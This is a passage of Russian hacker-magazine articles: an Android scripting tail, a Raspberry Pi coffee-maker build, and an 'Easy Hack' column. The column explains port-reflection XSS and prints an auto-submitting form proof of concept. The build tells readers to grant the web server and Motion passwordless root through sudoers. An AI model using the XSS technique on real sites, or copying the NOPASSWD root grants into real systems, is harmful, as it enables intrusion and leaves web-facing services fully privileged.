# И наконец, показываем диалог
droid.dialogShow()

# Проверяем, какая кнопка была нажата (positive, negative
# или neutral)
if droid.dialogGetResponse().result['which'] == \
    "positive":
  # Получаем индексы выбранных флажков
  res = droid.dialogGetSelectedItems().result

# Используя ftplib, отправляем файлы на сервер
...
```



Скриншот 5: запуск SL4A-скриптов



Скриншот 6: результат работы HelloWorld.py

ЧТО ДАЛЬШЕ?

Благодаря Tasker и SL4A возможности автоматизировать пользовательские действия на Android становятся просто безграничными. Сам же SL4A предоставляет мощный потенциал для скриптинга Android. Дополнительную информацию ищи по ссылкам, приведенным в боковых выносах, или же жди от меня новых, более специализированных статей. ⌶

INFO

- Количество контекстов и действий Tasker можно существенно расширить, используя плагины. Найти их можно, вбив в поиске Маркета «Locale plugin».
- SL4A — не единственный скриптовый движок для Android. Рекомендую также обратить внимание на Kivy (kivy.org/docs/guide/android.html).
- Если ты пишешь скрипты на компьютере, то тебе не обязательно каждый раз копировать скрипт на устройство. Есть средства удаленного выполнения: goo.gl/1jPxP.
- Профили, созданные в Tasker, можно упаковывать в APK-пакеты с помощью Tasker App Factory: goo.gl/Fi0Em. Аналогичное решение для SL4A: goo.gl/R7MTv.
- Если функции SL4A возвращают абракадабру, попробуй проделать со строкой такой трюк: .encode('cp1251'). decode('utf8').

WWW

- Официальная страница проекта SL4A: goo.gl/X2CvB;
- интересные примеры профилей Tasker: goo.gl/wJZkb;
- тема о Tasker на 4pda.ru: goo.gl/Q1hWX.

DVD

На диске лежат полные исходные коды скриптов, Python-библиотека Stagger и файл с рассмотренными профилями Tasker.

Alexander Lykoshin (alykoshin@gmail.com, ligne.ru)

Кофе с малиной

ДЕЛАЕМ ИНТЕРНЕТ-КОФЕВАРКУ С RASPBERRY PI



Появившийся в 1998 году шуточный гипертекстовый протокол управления кофеваркой HTCPCP/1.0 ныне незаслуженно забыт. Чтобы оживить идеи, заложенные в него создателями, реализуем кофеварку с управлением от Raspberry Pi.

Многие любители кофе мечтают о том, чтобы к моменту их пробуждения уже был готов горячий кофе. Если в 1998-м управление кофеваркой через веб действительно выглядело забавным, то в наше время это вполне можно сделать своими руками. С такой же игрушкой, как RPi, это будет вдвойне интереснее. На ее фоне пылящийся в коробке Ардуино Мега 2560 кажется случайно попавшим в будущее из мира 8-разрядных процессоров 80–90-х годов раритетом, к которому зачем-то прикрутили Wi-Fi, шилды и сенсоры.

Но вернемся на кухню за кофе. Кофеварку включаем с помощью реле, реле управляем с RPi, доступ к RPi из браузера по Wi-Fi. Проснувшись, прямо из кровати с помощью браузера в телефоне. И смотрим, как он завариваетcя, через веб-камеру. Либо детектируем движение, и кофе начинает завариваться в тот момент, когда мы заходим на кухню или включаем свет. Настоящий гик сможет включить кофеварку из постели через SSH, настоящий лентяй — просто зайдя на кухню, простой же пользователь вроде меня — через браузер.

ВЫБОР КОФЕВАРКИ

От кофеварки требуется немного. Тип — капельный: и цена значительно меньше, и кофе, на мой вкус, мягче, чем в эспрессо. И главное — минимум электроники. Все управление должно состоять из одного механического выключателя, чтобы можно было включить кофеварку, просто подав на нее электропитание. Дома кофеварка большого объема ни к чему, большая мощность тоже не нужна: ниже ток — меньше требования к управляющим компонентам. Хотя в кофеварках такого типа полностью автоматизировать процесс приготовления невозможно и нужно будет каждый вечер заправлять ее водой и молотым кофе.

Выбор кофеварок небольшого объема и мощности невелик, чуть ли не все предложения — объемом больше литра, но почти сразу мне приглянулась Moulinex BCA 1.L1 Little Solea. Мощность 640 Вт, кофейник 0,6 л.

СКРУЧИВАЕМ ВСЕ ВМЕСТЕ

В первой ревизии плат RPi стоят неудачные предохранители (рис. 2), из-за которых почти всю USB-периферию приходится подключать через USB-хаб с дополнительным питанием. В более поздних ревизиях эта проблема была исправлена, однако из-за того, что мощность источника питания невелика, USB-хаб все равно может понадобиться.

На двух мониторах, которые я опробовал, при настройках по умолчанию была черная кайма по краям экрана. Это корректируется настройками режима overscan, в моем случае это решилось его выключением в конфигурационном меню.

ОПЕРАЦИОННАЯ СИСТЕМА

Основной операционной системой на данный момент является Raspbian, основанная на Debian, с поддержкой аппаратного сопроцессора для операций с плавающей запятой. На странице загрузки bit.ly/PhB13h можно загрузить не только ее (нужна Raspbian «wheezy»), но и несколько других, также основанных на Linux, вместе с необходимыми утилитами.

Образ карты нужно скачать на диск, разархивировать, затем, если все делается под Windows, залить с помощью утилиты Win32DiskImager (ссылка есть на странице загрузки), на SD-карту, размер которой должен быть от 2 Гб. Далеко не любая SD-карта заработает — есть список совместимых карт и другого оборудования (bit.ly/R2Mm96), но даже использование карт из этого списка не гарантирует, что конкретная карта не является подделкой. Если RPi не грузится из образа, только что залитого на карту, первое, что стоит попробовать, — сменить карту SD.

После установки SD-карты в RPi, включения и загрузки (имя пользователя по умолчанию pi, пароль — raspberry) выводится начальное конфигурационное меню, в котором нужно обязательно расширить файловую систему с 2 Гб образа на всю SD-карту и разрешить SSH. Кроме того, стоит задать раскладку клавиатуры, языки, временную зону и сменить пароль по умолчанию.

С оверклокингом лучше экспериментировать отдельно, сразу после его изменения проверяя стабильность RPi. Но попробовать его стоит, так как увеличение скорости работы заметно визуально. В конфигурационное меню всегда можно вернуться командой:

```
$ sudo raspi-config
```




Рис. 1. Конфигурационное меню raspi-config




Рис. 2. Подключение к портам GPIO. Показаны предохранители, убранные в последующих вариантах плат

После завершения начальной настройки перезагрузиться:

```
$ sudo reboot
```

Следующим шагом стоит обновить пакеты — разработка под RPi идет очень активно, и крупные обновления выходят очень часто.

```
$ sudo apt-get update
$ sudo apt-get upgrade
```

НАСТРОЙКА ETHERNET И WI-FI

Имевшаяся у меня Wi-Fi-карта D-Link DWA-140 B2 значилась в списке совместимого оборудования bit.ly/SVSJtY. Подключил, проверил, что успешно определилась:

```
$ lsusb
<..>
Bus 001 Device 006: ID 07d1:3c0a D-Link System DWA-140
    RangeBooster N Adapter(rev.B2) [Ralink RT3072]

$ iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
              Tx-Power=20 dBm
          Retry  long limit:7    RTS thr:off    Fragment
              thr:off
          Power Management:on
```

Wi-Fi можно настроить в соответствии с документацией (bit.ly/Sneinf).

SSH И VNC

Старт сервера SSH разрешается в меню начальной конфигурации. Для доступа с Windows-машины можно использовать Putty, с телефона под Андроид — Irssi ConnectBot. Но тут уже на вкус и цвет...

Если недостаточно SSH и нужен доступ к рабочему столу RPi (например, просмотреть снимки, сделанные Motion, не копируя их на локальную машину), можно получить его через vncviewer из TightVNC, а для доступа с Андроида — с помощью androidVNC. Для этого нужно установить VNC, используя рекомендации bit.ly/P2xift и bit.ly/UzXRpl.

ВЕБ-КАМЕРА И MOTION

В качестве веб-камеры в моем варианте используется Logitech HD Webcam C525. При приобретении новой веб-камеры стоит свериться со списком оборудования, совместимого с RPI (bit.ly/OvWQBH), некоторым может потребоваться USB-хаб с дополнительным питанием. Кроме того, стоит проверить совместимость с Motion (bit.ly/SMXbkb) по ссылкам «Working Devices» и «Non Working Devices». Если камеры нет в списке «Working Devices», это еще не значит, что она не заработает, но из второго списка камеру покупать точно не стоит.

```
$ lsusb
<..>
Bus 001 Device 007: ID 046d:0826 Logitech, Inc.
```

Проверить камеру можно, попробовав сделать скриншот с камеры:

```
$ sudo apt-get install uvccapture
$ uvccapture -S80 -B80 -C80 -G80 -x800 -y600
```

В текущем каталоге должен появиться файл snap.jpg (даже если были сообщения об ошибках), который можно открыть на RPi с помощью Image Viewer.

Motion — приложение для мониторинга сигнала с камеры, позволяющее установить, что значительная часть изображения изменилась (то есть определить движение в кадре), и в этом случае сохранять изображения и запускать внешние программы. Домашняя страница проекта: bit.ly/SMXbkb.

```
$ sudo apt-get install motion
```

Чтобы разрешить запуск Motion в качестве сервиса, но запретить автозапуск при загрузке:

```
$ sudo mv /etc/rc2.d/S03motion /etc/rc2.d/K03motion
$ sudo mv /etc/rc3.d/S03motion /etc/rc3.d/K03motion
$ sudo mv /etc/rc4.d/S03motion /etc/rc4.d/K03motion
$ sudo mv /etc/rc5.d/S03motion /etc/rc5.d/K03motion
$ sudo nano /etc/default/motion

# set to 'yes' to enable the motion daemon
start_motion_daemon=yes
```

Разрешить доступ к веб-интерфейсу Motion с внешних хостов:

```
$ sudo nano /etc/motion/motion.conf

webcam_localhost off
control_localhost off
```

В этом же файле хранятся настройки детектирования движения, начала и завершения записи с камеры и запуска внешней программы при обнаружении движения.

```
$ sudo nano /etc/motion/motion.conf
```

```
# Command to be executed when a motion frame is detected
# (default: none)
on_event_start sudo /home/pi/motion-det
```

/home/pi/motion-det — сценарий, который будет выполняться при детектировании движения. Ему понадобятся права root для управления портами.

Добавить пользователя Motion (motion) в список sudoers:

```
$ sudo visudo
```

дописав следующую строку в конце файла:

```
motion ALL=(ALL) NOPASSWD: ALL
```

Запуск с выводом информации в консоль:

```
$ sudo motion -n
```

Когда Motion запущен, настройки можно изменить из браузера по адресу: //<raspberrypi>:8080. Вместо <raspberrypi> нужно подставить фактический IP-адрес RPi. Увидеть изображение с камеры можно по адресу //<raspberrypi>:8081. В Firefox обновление изображения может происходить некорректно. В Chrome все OK. Предустановленные на RPi браузеры вообще не могут его отобразить.

Для настройки определения движения предусмотрен конфигурационный режим

```
$ sudo motion -s
```

В этом режиме при просмотре изображения с камеры будет показано различными цветами непосредственно детектирование движения, и можно будет скорректировать параметры детектирования на странице настроек.

Изображения с камеры сохраняются в каталоге /tmp/motion, формат отдельных изображений по умолчанию JPG, роликов — SWF. Формат можно изменить в конфигурационном файле. А отключить сохранение файлов можно так:

```
output_normal off
ffmpeg_cap_new off
```




Рис. 3. Принципиальная схема модуля подключения реле

Модель и ревизия	Коды
Model B Revision 1.0	2
Model B Revision 1.0 + ECN0001 (no fuses, D14 removed)	3
Model B Revision 2.0	4, 5, 6

Коды моделей Raspberry Pi

WWW

Hyper Text Coffee Pot Control Protocol (HTCPCP/1.0): bit.ly/RqSOcg.

ПОРТЫ GPIO — ОСОБЕННОСТИ И УПРАВЛЕНИЕ

У RPi есть встроенные порты ввода-вывода. Называются они GPIO, General Purpose Input/Output, то есть порты ввода-вывода общего назначения. Строго говоря, подключить исполнительное устройство можно без особых проблем и к простому ПК, но не держать же ПК на кухне? Тем и хороша недорогая и миниатюрная RPi — ее спокойно можно разместить рядом с исполнительным устройством.

GPIO-порты работают на уровнях 3,3 В. При этом на плате RPi не предусмотрено защиты портов, и случайное замыкание 5 В на них может оказаться смертельным.

Максимальный выходной ток, который может держать отдельно взятый порт, — 16 мА. Это значение задается программно, в диапазоне от 2 до 16 мА, после сброса оно составляет 8 мА. Однако источник питания 3,3 В спроектирован из расчета, что максимальный ток по каждому порту (предполагая, что к ним подключена максимальная нагрузка) не превышает 2 мА. То есть если ко всем портам подключить нагрузку в 16 мА, ее не выдержит источник 3,3 В. Более подробно о допустимом токе можно прочитать здесь: bit.ly/Qp4PMk, а пример на C, как им можно управлять, — здесь: bit.ly/StAFql. Распайка портов и примеры доступа к ним из различных языков программирования приведены здесь: bit.ly/StAJXA.

Есть две основных версии плат, Revision 1 и 2, в них немного различается распайка и назначение портов. Чтобы определить, какая версия, нужно ввести команду cat /proc/cpuinfo и найти hardware revision code в таблице выше. Дополнительная информация о различиях Revision 1 и 2 есть здесь: bit.ly/QNHKDF.

Питание +5 В и 3,3 В, земля (GND) и порт GPIO 4, который мы будем дальше использовать, в обеих версиях размещаются на тех же контактах. Разработчики RPi неоднократно отмечают опасность сжечь порт или всю RPi при неправильном подключении порта. Чтобы этого не произошло, порт рекомендуется защитить от ошибочных действий. Схемы защиты портов (а кроме того, примеры подключения различной периферии) можно посмотреть здесь: bit.ly/QAeN0g.

ДОСТУП К ПОРТАМ

Самый простой способ управления портом — из командной строки. Состояние порта при этом можно проконтролировать вольтметром. Все действия делают под рутом.

```
$ sudo -i
```

Начало работы с портом:

```
$ echo "4" > /sys/class/gpio/export
```

Режим работы — вывод:

```
$ echo "out" > /sys/class/gpio/gpio4/direction
```

Вывод значений:

```
$ echo "1" > /sys/class/gpio/gpio4/value
```

```
$ echo "0" > /sys/class/gpio/gpio4/value
```




Рис. 4. Первый вариант модуля реле на контактной макетной плате

Режим работы — ввод:

```
$ echo "in" > /sys/class/gpio/gpio4/direction
```

Считать значение на входе порта:

```
$ cat /sys/class/gpio/gpio4/value
```

Завершить работу с портом:

```
$ echo "4" > /sys/class/gpio/unexport
```

Подготовим скрипт для управления заданным портом, который будем использовать позже:

```
$ sudo nano switch_gpio
```

Текст:

```
#! /bin/bash
PORT_NUM=$1
if [ $2. == 'on.' ]; then
  NEW_VALUE=1
else
  if [ $2. == 'off.' ]; then
    NEW_VALUE=0
  else
    echo 'Usage: $0 PORT_NUM on|off'
    exit
  fi
fi

# Настраиваем порт GPIO на вывод
if [ ! -e /sys/class/gpio/gpio$PORT_NUM ]
  then echo $PORT_NUM > /sys/class/gpio/export
fi

# Читаем старое состояние
OLD_VALUE=$(cat /sys/class/gpio/gpio$PORT_NUM/value)
if [ $OLD_VALUE == 1 ]; then
  OLD_VALUE_TEXT='on'
else
  OLD_VALUE_TEXT='off'
fi

echo "out" > /sys/class/gpio/gpio$PORT_NUM/direction
echo -ne 'Switching GPIO '$PORT_NUM' from '$OLD_VALUE_TEXT' \
    to '$2'...'
echo $NEW_VALUE > /sys/class/gpio/gpio$PORT_NUM/value
echo ' done.'
```

Права на исполнение:

```
$ chmod +x switch_gpio
```

И проверим:

```
$ switch_gpio 4 on
$ switch_gpio 4 off
```

МОДУЛЬ РЕЛЕ

Подключение реле реализовано по схеме из этой статьи: bit.ly/TSJMbL. В нормальном положении, когда на выходе порта GPIO логический ноль и нулевой потенциал, транзистор закрыт и напряжение на нагрузку не подается. Если на GPIO подать логическую единицу, 3,3 В через резистор откроют транзистор, через него потечет ток и реле сработает. Диод предназначен для снятия отрицательных бросков при отключении реле.

Задействованы другое реле (по нему чуть позже) и транзистор с диодом — те, которые оказались под рукой, близкие по характеристикам. Резистор R1 (1 кОм), диод типа КД522 (1N4148), транзистор Н547. В статье есть рекомендации, как выбрать аналоги. Дополнительно стоит проверить выходной ток порта при включенном реле.

Подключаемая к схеме нагрузка составляет 640 Вт. Это значит, что при напряжении в 220 В ток составит 640 Вт / (220/1,41) В = 4,1 А. Еще одно требование к реле — чтобы замыкались и размыкались сразу два провода и нагрузка полностью обесточивалась. Один из вариантов, подходящий под такие требования, — реле TRIL-5VDC-SD-2CM-R, управляемое от 5 В и способное коммутировать до 8 А переменного тока 250 В.

Начать монтаж можно на контактной макетной плате. Конечно, для серьезных задач она не подходит, но такие вот небольшие схемы на ней можно быстро собрать и отладить. Сначала запитываем от отдельного источника +5 В, все проверяем без подключения к RPi, заменив подключение к порту резистором и кнопкой к +5 В, промеряем все токи и ставим разъем для подключения к основной плате RPi. Подключать 220 В к такой плате категорически нельзя, поэтому все равно придется брать паяльник в руки и переносить это на печатную плату.

Для подключения к основной плате RPi можно собрать шлейф из пары разъемов и плоского кабеля, подключить к нему промежуточную плату, на которой уже разводятся нужные порты и питание на шлейфы к периферийным устройствам, пока всего на один, уже не 26-, а 4-проводной шлейф. Он подключается к монтажной плате, на которой собирается в точности то же, что и в первом варианте, добавлением клеммников для 220 В. Клеммники распаиваем на реле проводом сечением 0,75, аккуратно проверяем тестером работоспособность схемы, пощелкав реле. Дополнительно можно развести землю. Затем подключаем провода к клеммам, также сечением 0,75, на одной из которых ставится вилка, на другой — розетка на провод.

Дальше осторожно и аккуратно: 220 В частотой 50 Гц — напряжение, при неаккуратной работе с которым последствия могут быть намного трагичнее, чем сгоревшая RPi. Визуально проверяем пайку на плате реле, проверяем надежность закрепления проводов 220 В в клеммниках. Фиксируем плату, а лучше устанавливаем ее в закрытый корпус, чтобы случайно не задеть открытые контакты под напряжением. Не торопимся и последовательно на каждом шагу проверяем тестером. Отключаем плату реле от основной платы RPi, втыкаем вилку в 220. Дыма нет. Отключаем от сети, подключаем основную плату RPi, опять включаем в 220. Дыма опять нет, RPi жива. Щелкаем реле, видим 220 на розетке. Отключаем реле и 220, подключаем к розетке настольную лампу, подаем 220, щелкаем реле. Ура!

Переводим дух и, установив плату реле в корпус на постоянной основе, пробуем уже в окончательном варианте, с кофеваркой в качестве нагрузки.

УПРАВЛЕНИЕ ПОРТАМИ С ПОМОЩЬЮ WEBIOPI

Самый простой способ достучаться до портов GPIO через веб — установить WebIOPi. Это приложение, позволяющее визуально задавать направление работы порта (ввод/вывод), видеть его состояние при вводе и задавать значение на выводе. Установка подробно описана здесь: bit.ly/UYErPr.

```
$ sudo apt-get install apache2 php5
```

Для работы WebIOPi использует модуль rewrite и переопределение конфигурации (.htaccess):

```
$ sudo a2enmod rewrite
$ sudo nano /etc/apache2/sites-enabled/000-default
```

В разделе <Directory /var/www/> изменить строку «AllowOverride None» на «AllowOverride All»:

```
<Directory /var/www/>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride All
    Order allow,deny
    allow from all
</Directory>
```

Добавить пользователя Apache (www-data) в список sudoers:

```
$ sudo visudo
```

дописав следующую строку в конце файла:

```
www-data ALL=(ALL) NOPASSWD: ALL
```

Рестартовать Apache:

```
$ sudo /etc/init.d/apache2 restart
```

Загрузка и разархивация WebIOPi:

```
$ wget //webiopi.googlecode.com/files/WebIOPi-0.3.tar.gz
$ tar xvzf WebIOPi-0.3.tar.gz
```

Переместить файлы в соответствующий каталог:

```
$ sudo mv webiopi /var/www
```

Основной интерфейс доступен по адресу: //localhost/webiopi.

Если открывать страницу непосредственно с RPi, то нужно это делать в Chromium или Midori, ни в NetSurf, ни в Dillo она не работает из-за отсутствия в них поддержки JavaScript.

СВЯЗЫВАЕМ ВСЕ ВМЕСТЕ

Для управления портом из браузера через веб вполне достаточно веб-интерфейса WebIOPi, при желании его можно настроить под свои нужды. Для включения реле при детектировании движения добавим старт Motion в заданное время утром, например в 8:00, в /etc/crontab:

```
0  8    * * *   echo $(date)': '$(service motion start) >> \
    /var/log/motion_start.log
```

Заставим Cron перечитать его:

```
crontab /etc/crontab
```




Рис. 5. Второй вариант модуля реле, распаянный на печатной макетной плате с промежуточной коммутационной платой

Создадим скрипт, который будет запускаться из Motion:

```
$ nano /home/pi/motion_det
```

Текст:

```
#!/bin/bash

/home/pi/switch_gpio 4 on
service motion stop
sleep 1800
/home/pi/switch_gpio 4 off
```

Права на исполнение:

```
chmod +x /home/pi/motion_det
```

Теперь в восемь утра будет запущен Motion, который начнет детектировать движение. Когда движение будет обнаружено, запустится скрипт motion_det, который выдаст логическую единицу на порт GPIO 4, подав напряжение на реле и включив кофеварку, остановит Motion, подождет 30 минут и выдаст на тот же порт логический ноль, отключив нагрузку.


ЗАКЛЮЧЕНИЕ

Большая часть компонентов приобретена в «Чип и дип» (включая корпуса, кабельные вводы, платы, переходник и так далее). Это магазин с хорошим выбором, в который можно зайти, посмотреть и потрогать, но недешевый, есть ощутимо бюджетнее. Те, кто не хочет долго ждать доставки RPi, уже могут ее приобрести, например в «Терраэлектронике», хотя и совсем не за 25 долларов.

Чтобы не помешала темнота зимними утрами, вместо камеры (или в дополнение к ней) можно подключить ИК датчик движения. Можно разобраться в кофеварке эспрессо с автоматическим приготовлением и не задумываться вечером о том, что нужно засыпать кофе на следующее утро. Можно подключить реле через ZygBee, добавить других исполнительных устройств, например светильник в спальне. Можно реализовать управление через SMS, подключив 3G-модем, либо с обычного телефона через DTMF, подняв Asterisk или Freeswitch. А можно написать приложение для Андроида и iPhone/iPad.

Вариантов очень много, и с появлением RPi возможности экспериментировать на границе между программированием и физическим миром резко расширились.

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ПОЛУЧИТЬ XSS НА САЙТЕ ЧЕРЕЗ СТОРОННИЙ СЕРВИС

ЗАДАЧА

РЕШЕНИЕ


Давайте представим, что у нас есть некое веб-приложение. Его кодили правильные кодеры и не допустили ошибок, которые дали бы нам возможность заэксплуатировать какую-нибудь уязвимость и получить XSS… На самом деле таких приложений масса — тот же WordPress например. Без плагинов лишних и/или без глубоких копаний по исходничкам здесь можно только руками развести.

Конечно, есть еще важная вещь — внедрение приложения, настройка его. Реально, куча багов из практики рождались именно из-за некорректностей внедрения. Ну а если и здесь все ОК? Тяжко. Но и тут у нас есть пара козырей в рукаве. Особенно если покопаться в стандартах и подключить воображение.

Михал Залевский (Michal Zalewski) в своей книге The Tangled Web: A Guide to Securing Modern Web написал об интересном трюке. По правде сказать, такая идея посещала не его одного. Например, Владимир Воронцов на ZeroNights 2011 еще до выхода книги поведал о том же. За что ему спасибо :).

Суть же трюка заключается в том, что некоторые сервисы возвращают приходящие к ним данные. То есть то, что пришло на какой-то порт, по разным причинам возвращается обратно. И мы этим можем воспользоваться для проведения XSS-атаки.

С примером будет понятнее. Возьмем ESMTP. Когда происходит подключение к этому серверу, он ждет входящей команды от пользователя (см. прошлый номер][). А при вводе некорректной команды сервер возвращает ошибку в стиле «Command unrecognized: "имя введенной команды"». И вот последнее, то есть возврат отправленной команды, — самый важный момент. А что произойдет, если мы попытаемся подключиться с помощью браузера на данный порт, на порт с ESMTP? Браузер, понятное дело, отправит свой запрос и пучок приложенных к нему заголовков. А ESMTP в свою очередь воспримет эти данные как поток команд. Но так как введенные команды не существуют, он по каждой будет выводить сообщения об ошибке. Опять-таки браузер будет получать эти сообщения, как будто он работает с веб-сервером, и обрабатывать их соответствующе. Думаю, теперь все стало вполне ясно. Если мы заставим браузер пользователя отправить на такой сервис специально сформированный HTTP-запрос, то сервис его отзеркалит, а веб-браузер выполнит (так как воспримет ответ от сервиса как ответ от веб-сервера). Специально сформированный запрос должен представлять собой строку типа «<script>alert('xss');</script>». И опа — мы имеем XSS. Все достаточно просто :).



Сервис возвращает переданные ему команды — первый шаг к XSS

Но только с точки зрения теории. На практике есть несколько крупных проблем. Во-первых, как понятно, для эксплуатации XSS нам потребуется, чтобы на том же домене с сайтом был сервер, который бы возвращал отправляемые ему значения. К сожалению, серверов таких немного. Но встречаются, и это не стоит забывать. Во-вторых, когда веб-браузер получает ответ от сервера, он фактически не может правильно его разобрать, потому что у ответа не будет типичной для веб-сервера группы заголовков. Точнее, поведение будет сильно зависеть от версии браузера. Chrome скачает ответ как файлик, Firefox выведет ответ как текст (то есть не воспринимая HTML-тегов), а IE выведет ответ как HTML (обрабатывая все теги). Таким образом, основная цель — IE. Но описанное поведение — результат обработки простейших запросов. А так как мы можем контролировать то, что нам отразится, стоит обратить внимание, что поведение браузеров при некорректных ответах более глубокое и широкое, и при некоторых махинациях мы можем заставить и другие браузеры обрабатывать входящий поток данных как HTML. Но это тема отдельной задачи, по которой выпущено несколько достаточно больших докладов (постараюсь раскрыть в следующем номере).

В качестве же третьего ограничения нужно отметить, что во многих современных браузерах введено ограничение на то, к какому порту можно обратиться (поэтому, к сожалению, стандартный SMTP-порт 25 трудно эксплуатировать).

Но, несмотря на все эти ограничения, стоит помнить о данной атаке — это может оказаться самым прямым путем для компрометации клиента. К тому же она проста и показательна с точки зрения нестандартности решения.

Но хватит теории. Опишу еще одну практическую тонкость. Как мы можем подкинуть свой JS в ответ? Ведь есть проблема. Данные, которые мы передаем в запросах из браузера, должны быть URL-енкодены. То есть < и > отправятся на сервер в виде «%3c» и «%3e». А это не годится. Чтобы этого избежать, сделаем формочку с указанием типа «plain/text» или «multipart/form-data».

```
<html>
 <head>
   <meta http-equiv="Content-Type" content="text/html; \
       charset=utf-8">
   <title>Port reflection XSS trick</title>
 </head>
 <body>
  <form action="http://victom.com:25/"
      enctype="multipart/form-data" method="post">
   <p>
    <input name="xss" value="<script>alert(1);</script>">
    </input>
   </p>
  </form>
  <script>document.forms[0].submit();</script>
 </body>
</html>
```

ОРГАНИЗОВАТЬ ПЕРЕБОР ФАЙЛОВ НА ВЕБ-СЕРВЕРЕ IIS

ЗАДАЧА

РЕШЕНИЕ

Как я уже писал, одно из первых пентестерских дел при анализе какого-либо сайта — получить список файликов и/или директорий. Кроме того, чтобы поползать ручками по сайту и/или запустить какой-нибудь spider, который сделает это за нас, также, конечно, стоит и поперебирать имена дефолтных и типичных файлов/папок. Классический инструмент для данных дел — DirBuster. И вроде бы все ОК. Да вот с IIS и .NET систематически возникают различные трудности, в том числе с перебором.

